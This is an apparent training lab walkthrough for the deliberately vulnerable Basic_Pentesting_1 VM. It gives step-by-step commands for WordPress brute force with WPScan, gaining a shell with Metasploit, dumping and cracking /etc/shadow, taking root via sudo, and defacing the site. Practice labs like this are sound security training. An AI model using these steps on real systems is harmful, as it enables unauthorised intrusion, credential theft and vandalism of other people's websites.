
Lab Document: WordPress Misconfiguration Leading to Root Compromise and Website Defacement

Setup Instructions

1. Download the VM image from Provided Link: **Basic_Pentesting_1.ova**
2. Double-click the file or import it manually into **VirtualBox** or **VMware**.
3. Start the virtual machine.
4. Ensure your attacker machine (e.g., Kali Linux) and the VM are on the same network.



1. Network Scanning / Reconnaissance

Identify Target IP

```
netdiscover
```

Scan Open Ports and Services

```
sudo nmap -sV -sC -Pn <webserver-ip>
```

Discovered Open Ports:

- 21/tcp — FTP (ProFTPD 1.3.3c)
- 22/tcp — SSH (OpenSSH 7.2p2 Ubuntu)
- 80/tcp — HTTP (Apache httpd 2.4.18)

---

2. Enumeration

Directory Brute Force

```
dirb http://<webserver-ip>/
```

All discovered links point to **vtcsec**, so add it to `/etc/hosts`:

```
sudo nano /etc/hosts
```

Add line:

```
<webserver-ip> vtcsec
```

Now access:

```
http://vtcsec
```

A **WordPress login page** appears.

---

3. Exploitation

a) User Enumeration with WPScan

Enumerate usernames to identify valid WordPress users.

```
sudo wpscan --url http://vtcsec --enumerate u
```

b) Brute-Force Attack with WPScan

Use a password list (e.g., `rockyou.txt`) to brute-force the identified usernames.

```
sudo wpscan --url http://vtcsec --usernames admin --passwords /usr/share/wordlists/rockyou.txt
```

Once valid credentials are found (e.g., `admin:admin123`), log in to the WordPress Admin Panel.

c) Check for Vulnerabilities

```
sudo wpscan --url http://vtcsec --enumerate vp
```

This helps identify plugins or themes that are exploitable.

💻 4. Gaining Access (via Metasploit)

Once WordPress credentials are obtained, use **Metasploit** to exploit the WordPress Admin interface and gain shell access.

Launch Metasploit

```
msfconsole
```

Search for WordPress Admin Exploit

```
search wp_admin
use 0
```

Configure the Exploit

```
show options
set RHOSTS <webserver-ip>
set TARGETURI /secret
set USERNAME admin
set PASSWORD admin123
run
```

When the exploit runs successfully, a shell session will open.

Verify Shell Access

```
sessions
sessions -i 1
```

You now have command execution on the target system.

🔐 5. Privilege Escalation

a) Download System Files

From the shell, dump `/etc/passwd` and `/etc/shadow`:

```
download /etc/passwd
download /etc/shadow
```

b) Combine and Crack Passwords

Merge both files using `unshadow`:

```
unshadow passwd shadow > combined.txt
```

Crack the combined file using **John the Ripper**:

```
john combined.txt
```

Password found for user **marlinspike**

---

6. Root Access via SSH

Login to the target machine with cracked credentials:

```
ssh marlinspike@vtcsec
```

Check sudo privileges:

```
sudo -l
```

Escalate privileges:

```
sudo bash
whoami
```

Root access obtained.

---

7. Post-Exploitation (Website Defacement)

Replace the default home page to simulate a website defacement:

```
cd /var/www/html
sudo mv index.html index_backup.html
echo "<h1>You Have Been Hacked!</h1>" | sudo tee index.html
```

Now visit:

```
http://vtcsec
```

The website is successfully defaced.